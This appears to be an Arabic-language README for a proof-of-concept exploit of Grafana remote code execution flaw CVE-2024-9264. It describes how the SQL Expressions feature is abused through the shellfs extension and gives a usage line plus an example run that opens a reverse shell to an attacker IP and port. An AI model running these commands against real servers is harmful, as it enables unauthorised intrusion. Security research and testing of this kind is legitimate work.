 z3k0sec/cve-2024-9264-rce-exploit
استغلال Grafana لثغرة RCE (CVE-2024-9264)

إثبات المفهوم لتنفيذ التعليمات البرمجية عن بُعد في Grafana (CVE-2024-9264)
يحتوي هذا المستودع على سكربت بلغة Python يستغل ثغرة تنفيذ التعليمات البرمجية عن بُعد (RCE) في ميزة تعبيرات SQL الخاصة بـ Grafana. من خلال استغلال ضعف تعقيم المدخلات، يتيح هذا الاستغلال للمهاجم تنفيذ أوامر شل عشوائية على الخادم. هذا ممكن عبر امتداد المجتمع shellfs، الذي يمكن للمهاجم تثبيته وتحميله لتسهيل تنفيذ الأوامر.
Viewer أو أعلىGrafana >= v11.0.0 (جميع إصدارات v11.x.y متأثرة)
python3 poc.py [--url <target>] [--username <username>] [--password <password>] [--reverse-ip <IP>] [--reverse-port <PORT>]


python poc.py --url http://127.0.0.1:3000 --username eviluser --password eviluser --reverse-ip 10.10.1.41 --reverse-port 9001
هذا السكربت مُعد للأغراض التعليمية وللاستخدام في بيئات خاضعة للتحكم حيث تمتلك الإذن لاختبار أمان النظام. قد يؤدي إساءة استخدام هذه الأداة إلى عواقب قانونية.
